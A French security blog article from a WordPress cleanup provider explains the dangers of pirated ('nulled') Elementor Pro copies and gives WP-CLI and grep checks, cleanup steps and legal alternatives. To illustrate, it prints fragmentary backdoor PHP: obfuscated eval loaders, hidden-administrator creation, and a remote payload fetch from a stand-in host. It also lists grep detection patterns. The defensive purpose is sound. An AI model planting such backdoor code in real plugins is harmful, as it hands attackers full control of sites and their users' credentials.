Elementor Pro coûte quelques dizaines d'euros par an, et une recherche suffit pour trouver la même extension « gratuite », « nulled » ou « crackée », souvent dans sa dernière version. Le fichier s'installe, les widgets Pro apparaissent, le site fonctionne. C'est précisément ce qui rend le calcul trompeur : ce que vous payez avec une version piratée ne se voit pas le jour de l'installation.
Cet article décrit ce que contient une copie modifiée d'Elementor Pro, ce qu'en disent les études publiques, deux cas que nous avons traités, la façon de vérifier un site qui en utilise une, et les solutions légales, y compris ce que la licence GPL autorise vraiment. Aucun site de téléchargement n'est cité ici, volontairement.
Nulled, crack, GPL, licence revendue : quatre choses différentes
Les mots se mélangent dans les résultats de recherche. Ils ne recouvrent pas le même risque.
| Ce qu'on vous propose | Ce que c'est | Le risque principal |
|---|---|---|
| Version « nulled » | Le zip d'Elementor Pro, modifié pour sauter la vérification de licence, puis redistribué | Vous ne savez pas ce qui a été ajouté en plus du contournement |
| « Crack », « activateur » | Une extension ou un script séparé qui fait croire à Elementor Pro qu'une licence est active | Du code d'un inconnu, exécuté avec les droits complets de WordPress |
| Copie « GPL » vendue quelques euros | Le zip redistribué par un tiers, au nom de la licence GPL, sans clé ni mises à jour de l'éditeur | Même question : qui a préparé le fichier, et qu'y a-t-il dedans ? |
| Licence officielle revendue à bas prix | Une clé « agence » achetée par un revendeur et activée sur votre site | Clé révocable, et certains vendeurs demandent un accès administrateur |
Dans les quatre cas, le code s'exécute sur votre serveur avec les mêmes droits que WordPress : il peut lire wp-config.php, donc le mot de passe de la base de données, créer des comptes, écrire des fichiers et contacter n'importe quel serveur.
Ce que contient vraiment une version nulled d'Elementor Pro
Une copie piratée n'a pas besoin d'être visiblement malveillante. Le schéma le plus courant est discret : tout le code d'Elementor Pro est là, intact, et un petit bloc est ajouté. L'éditeur de sécurité Imunify360 a décrit une copie modifiée d'Elementor Pro dans laquelle un seul bloc injecté contourne la licence, intercepte les appels à l'API d'Elementor et redirige la bibliothèque de modèles vers un serveur tiers, le reste de l'extension fonctionnant normalement. C'est ce bloc qu'il faut savoir reconnaître. On y retrouve, seules ou combinées, les familles suivantes.
1. Le contournement de licence, le minimum
Les fonctions qui interrogent les serveurs d'Elementor pour valider la clé sont remplacées par une réponse « licence valide » codée en dur. À lui seul, ce changement coupe les mises à jour et le support. C'est souvent tout ce que la copie annonce, et rarement tout ce qu'elle fait.
2. Le code chiffré exécuté à la volée
Pour échapper à une lecture rapide, la charge est encodée puis exécutée. Les signatures typiques :
eval(base64_decode('aWYoaXNzZXQoJF9SRVFVRVNU...'));
eval(gzinflate(str_rot13(base64_decode('...'))));
$f = 'cr'.'eate_'.'function';   // nom de fonction découpé pour tromper les recherches
@include(sys_get_temp_dir() . '/.sess_a91f');
L'étude de Georgia Tech citée plus bas a relevé que plus de 91 % des extensions nulled malveillantes protégeaient leur code par mot de passe : la porte ne s'ouvre qu'avec une valeur connue du pirate, ce qui la rend invisible à un test superficiel.
3. Le faux administrateur
Le code crée un compte administrateur au premier chargement, ou à la demande quand une adresse précise est appelée avec le bon paramètre. Souvent, il se masque aussi dans la liste des utilisateurs en filtrant la requête qui l'affiche.
if ( isset( $_GET['_k'] ) && md5( $_GET['_k'] ) === '...' ) {
    $id = wp_create_user( 'wp-support', '...', 'x@domaine-tiers' );
    ( new WP_User( $id ) )->set_role( 'administrator' );
}
add_action( 'pre_user_query', ... ); // retire ce compte de la liste affichée
4. L'appel distant : une charge qui change après l'installation
Le fichier installé peut sembler presque propre et télécharger le vrai code plus tard, depuis un serveur que le pirate contrôle. Ce qui s'exécute aujourd'hui n'est donc pas forcément ce qui s'exécutera la semaine prochaine. Le logiciel malveillant WP-VCD, diffusé par des thèmes et extensions nulled, fonctionnait ainsi : selon l'analyse de Patchstack, il récupérait du code à distance, l'écrivait dans un fichier wp-tmp.php, se recopiait dans wp-includes/ et dans les autres thèmes et extensions du serveur, puis effaçait son propre code d'installation.
wp_remote_get( 'https://domaine-tiers/c.php?h=' . $_SERVER['HTTP_HOST'] );
file_put_contents( WP_CONTENT_DIR . '/uploads/2025/03/cache.php', $charge );
wp_schedule_event( time(), 'hourly', 'wp_update_core_cache' ); // nom anodin, tâche planifiée
5. Le spam SEO caché
Un site WordPress sain avec un peu d'autorité vaut de l'argent pour ceux qui vendent du référencement de casino, de pharmacie ou de contrefaçon. La copie injecte des liens invisibles dans le pied de page, crée des pages, ou ne montre le contenu de spam qu'au robot de Google : c'est le cloaking. WP-VCD, lui, n'affichait ses publicités qu'aux visiteurs arrivant d'un moteur de recherche et non connectés. Vous, connecté à votre administration, ne voyez rien. Les symptômes côté Google sont décrits dans notre article sur les pages de casino et de paris sportifs sur un site piraté.
6. Le vol d'identifiants
Le code s'accroche à la page de connexion et envoie l'identifiant et le mot de passe saisis vers un fichier ou un serveur tiers. Il peut aussi lire wp-config.php et transmettre les accès à la base de données. C'est le cas le plus grave, parce qu'il continue de nuire après la suppression de l'extension : les mots de passe volés restent valables tant qu'ils ne sont pas changés.
Ce que mesurent les études publiques
En 2023, une équipe du Georgia Institute of Technology a publié dans ;login: (USENIX) l'analyse de huit années de sauvegardes de plus de 410 000 serveurs web. Les chercheurs y ont trouvé 47 337 extensions malveillantes installées sur 24 931 sites, dont 8 525 instances d'extensions nulled. Deux chiffres concernent directement les propriétaires de site :
- plus de 91 % de ces extensions nulled cachaient leur code derrière un mot de passe ;
- les sites infectés par une extension nulled étaient ceux qui se faisaient réinfecter le plus souvent après nettoyage (17,8 % des 353 sites concernés), et seules 6,7 % de ces extensions avaient été retirées.
La réinfection s'explique simplement : on supprime le code visible, mais la copie a déjà déposé une seconde porte ailleurs, ou le propriétaire réinstalle la même copie depuis la même source.
WP-VCD est l'exemple le plus documenté de cette mécanique. Wordfence l'a décrit en novembre 2019 sous un titre qui résume le problème, « le logiciel malveillant que vous avez installé vous-même », et l'a classé pendant des mois en tête des nouvelles infections WordPress qu'il observait chaque semaine.
- Dans Google, tapez
site:votredomaine.fret parcourez les pages listées. Des titres qui ne vous ressemblent pas sont servis depuis votre site. - Dans Search Console, ouvrez Sécurité et actions manuelles puis Problèmes de sécurité.
- Collez une URL suspecte dans le Test des résultats enrichis et cliquez sur Afficher la page testée, onglet HTML : vous lisez ce que votre site envoie à Google.
Le détail de ces trois vérifications est sur notre page méthode.
Même sans porte dérobée, une copie figée devient une faille
Supposons une copie qui ne contient que le contournement de licence. Elle reste figée sur sa version, parce que les mises à jour passent par la licence. Deux conséquences.
Les failles corrigées restent ouvertes chez vous
Elementor Pro a déjà connu des failles exploitées. En mars 2023, les versions 3.11.6 et antérieures permettaient à un simple abonné d'un site WooCommerce de modifier des réglages de WordPress, notamment d'ouvrir les inscriptions avec le rôle administrateur. La faille a été corrigée en 3.11.7 le 22 mars 2023 et exploitée dans la foulée, avec création de comptes administrateurs et dépôt de portes dérobées. Un site sous licence recevait le correctif. Une copie figée en 3.11.6 le reste, et les robots cherchent précisément ces versions.
Vous ne pouvez plus mettre à jour Elementor lui-même
Elementor Pro dépend de l'extension gratuite Elementor, qui se met à jour normalement. Quand les deux divergent trop, le site casse, comme nous le détaillons dans notre article sur les mises à jour Elementor qui cassent un site. Nous l'avons constaté sur des sites suivis en 2026 :
- un Elementor gratuit mis à jour automatiquement en 4.3 avec un Elementor Pro resté en 3.18 : toutes les pages répondaient par une page entièrement blanche, sans message d'erreur. La seule réparation rapide a été de redescendre Elementor gratuit en 4.2.4 et de bloquer ses mises à jour automatiques ;
- Elementor Pro 4.4 exige Elementor 4.2 au minimum : impossible de monter l'un sans l'autre ;
- Elementor 4 a supprimé des classes internes qu'utilisaient de vieux modules complémentaires : un add-on abandonné suffit à provoquer une erreur fatale sur tout le site.
Avec une licence, ces passages se gèrent : on télécharge les deux versions officielles et on les installe ensemble. Avec une copie piratée, il ne reste qu'à figer aussi Elementor gratuit, donc à accumuler ses failles en plus de celles de Pro.
Deux cas que nous avons traités
Un site professionnel qui encaisse des paiements en ligne. Dans son dossier d'extensions, un module au nom d'une extension de formulaires connue, absent du catalogue officiel. Il avait d'abord été classé comme une simple copie sans licence. À la lecture du code, quatre fichiers :
- un script injecté sur la page de connexion, qui envoyait l'identifiant et le mot de passe dès que le curseur quittait le champ ;
- un fichier qui stockait ces identifiants sur le serveur ;
- une console SQL accessible depuis Internet, qui lisait les accès à la base de données dans
wp-config.php; - un gestionnaire de fichiers complet, recopié dans le dossier des médias.
Les fichiers dataient d'environ vingt mois, et le fichier de collecte avait été modifié le matin même : chaque connexion à l'administration était enregistrée. Un compte administrateur inconnu avait été créé trois jours avant le dépôt des fichiers. Supprimer le module ne suffisait pas : il a fallu retirer le compte, la copie dans les médias, puis changer les mots de passe administrateurs, base de données et FTP, et contrôler les clés du prestataire de paiement.
Deux leçons générales. Une extension absente du catalogue officiel n'est pas « juste » une copie sans licence tant que son code n'a pas été lu. Et une extension désactivée ne protège de rien : ses fichiers PHP restent appelables directement depuis Internet. Seule la suppression compte.
Une extension présentée comme une « boîte à outils de maintenance », avec un nom d'éditeur crédible et un suffixe aléatoire, apparaît sur un site d'entreprise et le fait tomber en erreur 500. Elle créait un administrateur dès qu'une adresse était appelée avec le bon jeton. Elle n'était pas arrivée par un téléchargement mais par une clé d'administration à distance volée chez un éditeur, détaillée dans notre article sur la fuite UpdraftCentral.
Le point commun avec une copie nulled : une extension qui ressemble à un outil légitime suffit à donner un accès complet. Le nom, l'auteur affiché et la description ne prouvent rien.
Vérifier si votre site utilise une copie piratée
Les commandes ci-dessous supposent un accès SSH avec WP-CLI, lancées depuis le dossier du site. Sans cet accès, téléchargez le dossier par FTP et faites les mêmes comparaisons sur votre ordinateur, ou confiez-les à votre prestataire. L'option --skip-plugins --skip-themes empêche WP-CLI de charger les extensions, donc le code suspect.
1. L'origine et l'état de la licence
Posez-vous d'abord la question simple : qui a acheté la licence, et sur quel compte Elementor ? Si votre site a été livré par un prestataire, demandez-lui. Dans l'administration, l'écran de licence d'Elementor indique si une clé est connectée. Une extension Pro qui fonctionne sans licence active, ou qui ne propose jamais de mise à jour, n'est pas d'origine.
wp plugin list --skip-plugins --skip-themes
wp plugin get elementor-pro --field=version --skip-plugins --skip-themes
2. La limite de « wp plugin verify-checksums »
Pour WordPress et les extensions gratuites, WP-CLI compare chaque fichier à l'empreinte publiée par WordPress.org :
wp core verify-checksums --skip-plugins --skip-themes
wp plugin verify-checksums --all --skip-plugins --skip-themes
Ces deux commandes sont à lancer de toute façon : une copie nulled se propage volontiers dans wp-includes/ ou dans d'autres extensions. Mais Elementor Pro n'est pas distribué sur WordPress.org : WP-CLI n'a aucune empreinte de référence et ne peut pas le vérifier. Il faut donc comparer vous-même avec le fichier officiel.
3. Comparer avec le zip officiel de la même version
Téléchargez depuis un compte Elementor sous licence le zip de la même version que celle installée, puis comparez les deux dossiers. Une version différente produit des centaines de différences sans intérêt.
mkdir -p ~/officiel && unzip -q elementor-pro-X.Y.Z.zip -d ~/officiel
diff -rq ~/officiel/elementor-pro wp-content/plugins/elementor-pro
Lisez le résultat ainsi : un fichier présent uniquement chez vous est suspect par nature ; un fichier qui « diffère » doit être ouvert, ligne par ligne, avec diff -u. Si vous n'avez pas de licence pour obtenir le zip officiel, la comparaison est impossible : considérez la copie comme compromise et passez à la section suivante.
4. Chercher les signatures dans le dossier de l'extension
grep -rnE "eval\(|base64_decode\(|gzinflate\(|str_rot13\(|create_function|wp_create_user|set_role\(.administrator" wp-content/plugins/elementor-pro/
grep -rnE "https?://[a-z0-9.-]+\.(top|pw|xyz|ru|cn)/" wp-content/plugins/elementor-pro/
Un résultat n'est pas une preuve, une absence de résultat non plus : le code légitime utilise parfois ces fonctions, et une charge bien écrite les cache. C'est la comparaison avec le zip officiel qui tranche.

diff isole exactement les deux modifications. Le grep remonte 18 fichiers, dont 17 parfaitement légitimes dans le zip officiel : il oriente, il ne prouve rien. Capture du 13 novembre 2026.5. Ce que la copie a pu laisser ailleurs
# Les administrateurs et leur date de création
wp user list --role=administrator --fields=ID,user_login,user_email,user_registered --skip-plugins --skip-themes

# Les mots de passe d'application d'un compte (remplacez 1 par l'ID)
wp user application-password list 1 --skip-plugins --skip-themes

# Les tâches planifiées
wp cron event list --skip-plugins --skip-themes

# Les extensions chargées d'office, invisibles dans la liste habituelle
ls -la wp-content/mu-plugins/

# Du PHP dans le dossier des médias, qui ne devrait contenir que des fichiers
find wp-content/uploads -name "*.php"

# Les fichiers PHP dont l'état a changé ces 30 derniers jours (ctime, plus difficile à falsifier que la date affichée)
find . -name "*.php" -ctime -30 -not -path "./wp-content/cache/*"
Rapprochez les dates : dans le cas de septembre, c'est la création de l'administrateur, trois jours avant les fichiers, qui a désigné le compte du pirate. Côté Google, les contrôles sans accès serveur sont détaillés sur notre page vérifier si votre site est piraté.
Vous en avez installé une : que faire maintenant ?
Supprimer le dossier elementor-pro et installer la version officielle est nécessaire, mais insuffisant si la copie a eu le temps d'agir. L'ordre compte.
- Copiez le site tel qu'il est, fichiers et base, hors du serveur. C'est là qu'on retrouve ce que la copie a fait et depuis quand.
- Changez tous les accès, depuis un ordinateur sain : mots de passe des administrateurs, base de données (puis
wp-config.php), FTP et SSH, espace client de l'hébergeur. Si une copie a tourné, considérez que ce qui a été saisi ou stocké sur le site a pu être lu. - Supprimez les comptes, mots de passe d'application et sessions que vous ne reconnaissez pas, puis renouvelez les clés de sécurité :
wp config shuffle-saltsdéconnecte tout le monde. - Cherchez la persistance hors du dossier de l'extension :
wp-includes/, autres extensions et thèmes,mu-plugins, médias, tâches planifiées, et les autres sites du même hébergement, que WP-VCD contaminait aussi. - Réinstallez Elementor Pro depuis votre compte Elementor, ou retirez-le et remplacez ses widgets.
- Vérifiez ce que voit Google et surveillez plusieurs semaines : la réinfection est la règle avec les extensions nulled.
Si le site encaisse des paiements ou stocke des données de clients, une intrusion peut aussi constituer une violation de données au sens du RGPD : les obligations sont détaillées dans notre article sur le RGPD après un piratage. La méthode de nettoyage complète est dans notre guide pour nettoyer un site WordPress piraté.
Diagnostic gratuit, nettoyage 450 € HT, rien ne démarre sans votre accord écrit.
La GPL autorise-t-elle à utiliser Elementor Pro gratuitement ?
Oui, en partie, et c'est ce qui entretient la confusion. Le fichier license.txt livré avec Elementor Pro le place sous licence GNU GPL version 3 ou ultérieure. Cette licence autorise à copier, modifier et redistribuer le code, y compris contre paiement. Redistribuer Elementor Pro n'est donc pas, en soi, interdit par sa licence.
Trois nuances pourtant :
- Ce que vous achetez chez Elementor n'est pas le code, c'est le service : les mises à jour, le support, l'accès à la bibliothèque de modèles et aux fonctions en ligne. Une copie GPL n'y donne pas accès.
- Elementor a ajouté des conditions prévues par la section 7 de la GPL : l'origine du programme ne doit pas être travestie, et une version modifiée doit être clairement signalée comme telle. Une copie dont la vérification de licence a été retirée, présentée comme « Elementor Pro », ne remplit pas ces conditions.
- La GPL porte sur le code, pas sur la marque ni sur les services en ligne de l'éditeur.
Le vrai sujet n'est donc pas juridique. C'est la source. Un zip GPL authentique et un zip piégé se ressemblent en tout point dans l'administration de WordPress. Rien ne vous permet de savoir, sans comparaison ligne à ligne avec l'original, si la personne qui l'a préparé s'est contentée de retirer la licence. Et vous devrez refaire cette comparaison à chaque nouvelle version qu'elle publie.
Même logique pour les licences officielles revendues quelques euros : la clé appartient au revendeur, qui peut la perdre ou la retirer, et lui confier un accès administrateur revient à donner les clés du site à un inconnu.
Les alternatives légales, de la gratuite à la licence
Elementor gratuit
L'extension gratuite, téléchargeable sur WordPress.org ou depuis le site d'Elementor, couvre la mise en page, les widgets de base et l'édition responsive. Ce qui manque, principalement : le constructeur de thème (en-têtes, pieds de page, modèles d'articles), les formulaires, les popups, les contenus dynamiques et l'intégration WooCommerce. Pour un site vitrine simple, elle suffit souvent. Et elle se vérifie avec wp plugin verify-checksums.
Des extensions gratuites du répertoire officiel
Pour un besoin précis (un formulaire, un menu, une popup), une extension gratuite du répertoire WordPress.org fait souvent l'affaire. Vous savez d'où vient le code, WP-CLI peut en contrôler chaque fichier, et les mises à jour de sécurité arrivent normalement. Choisissez-en peu, maintenues récemment, avec de nombreuses installations actives.
L'éditeur de blocs de WordPress
L'éditeur intégré à WordPress, avec un thème compatible, permet aujourd'hui de construire en-têtes, pieds de page et modèles sans extension de mise en page. Pour un nouveau site, c'est une option à considérer avant d'ajouter Elementor.
La licence Elementor Pro
Le 13 novembre 2026, Elementor affiche ses forfaits Pro à partir de 60 € par an hors taxes pour un site, avec des formules pour 3 et 25 sites destinées aux freelances et aux agences. Les abonnements se renouvellent au prix catalogue et l'éditeur propose un remboursement sous 30 jours sur les forfaits annuels. À comparer avec le coût d'un site piraté : un nettoyage, des identifiants à changer partout, des pages de spam à faire sortir de Google, et parfois des clients à prévenir.
Si vous êtes freelance, une règle simple protège vos clients et vous : la licence est achetée au nom du client, ou sur votre compte agence avec une ligne claire sur la facture. Un site livré avec une copie piratée vous engage si quelque chose arrive.
En résumé
- Une version nulled d'Elementor Pro contient au minimum un contournement de licence, et souvent un bloc caché : porte dérobée, faux administrateur, appel distant, spam pour Google, vol d'identifiants.
- Même « propre », elle reste figée : les failles corrigées restent ouvertes et les mises à jour d'Elementor finissent par casser le site.
- Pour vérifier : comparer avec le zip officiel de la même version, puis contrôler administrateurs, tâches planifiées,
mu-plugins, médias et fichiers récents. - Si une copie a tourné : copie de l'état, changement de tous les accès, recherche de la persistance, réinstallation officielle.
- La GPL permet la redistribution ; elle ne dit rien de la personne qui a préparé votre fichier.
BetterCallBil est référencé sur la plateforme Cybermalveillance.gouv.fr pour l'assistance aux victimes. Si votre site a tourné avec une copie piratée, nous pouvons vérifier ce qu'elle a laissé derrière elle et le nettoyer : voir notre intervention de nettoyage WordPress, ou l'ensemble de nos articles sur les sites piratés.
Questions fréquentes
Est-il dangereux d'installer Elementor Pro nulled ?
Oui. Une version nulled est un fichier modifié par un inconnu, qui s'exécute avec tous les droits de WordPress. Elle contient au minimum un contournement de licence, donc plus aucune mise à jour de sécurité, et souvent un code caché : porte dérobée, création d'un administrateur, téléchargement de code à distance, liens de spam pour Google ou vol des identifiants saisis sur la page de connexion.
Peut-on avoir Elementor Pro gratuitement et légalement ?
Pas avec ses mises à jour et son support : ils sont réservés aux licences payantes, à partir de 60 € par an hors taxes pour un site au 13 novembre 2026. La version gratuite d'Elementor, l'éditeur de blocs de WordPress et des extensions gratuites du répertoire officiel couvrent une bonne partie des besoins sans risque sur l'origine du code.
Une version GPL d'Elementor Pro est-elle légale ?
Elementor Pro est publié sous licence GPL version 3, qui autorise la redistribution du code. Mais Elementor y ajoute des conditions : l'origine ne doit pas être travestie et une version modifiée doit être signalée comme telle. Surtout, la licence ne vous dit rien de la personne qui a préparé le fichier : le risque n'est pas juridique, il tient à la source.
Comment savoir si mon Elementor Pro est une version piratée ?
Vérifiez qu'une licence est connectée sur un compte Elementor que vous connaissez et que l'extension reçoit ses mises à jour. Comparez ensuite le dossier elementor-pro avec le zip officiel de la même version (diff -rq) : tout fichier ajouté ou modifié est suspect. La commande wp plugin verify-checksums ne fonctionne pas pour Elementor Pro, absent de WordPress.org.
Supprimer l'extension nulled suffit-il à sécuriser mon site ?
Non, si la copie a eu le temps d'agir. Elle a pu créer un administrateur, déposer des fichiers dans les médias ou dans wp-includes, programmer une tâche ou voler des mots de passe. Copiez l'état du site, changez tous les accès, supprimez comptes et mots de passe d'application inconnus, cherchez la persistance ailleurs, puis réinstallez la version officielle.
Je suis freelance : puis-je utiliser une licence GPL pour les sites de mes clients ?
C'est vous qui en porterez la responsabilité si le site est piraté. Achetez la licence au nom du client, ou utilisez un forfait multi-sites officiel avec une ligne claire sur la facture : les mises à jour de sécurité arrivent, et vous savez d'où vient le code installé chez vos clients.

Fondateur de BetterCallBil, prestataire référencé sur la plateforme Cybermalveillance.gouv.fr. Plus de dix ans de sites web, 200 sites gérés, et depuis 2026 une veille quotidienne des sites français qui servent du spam à Google. Notre méthode · Mentions légales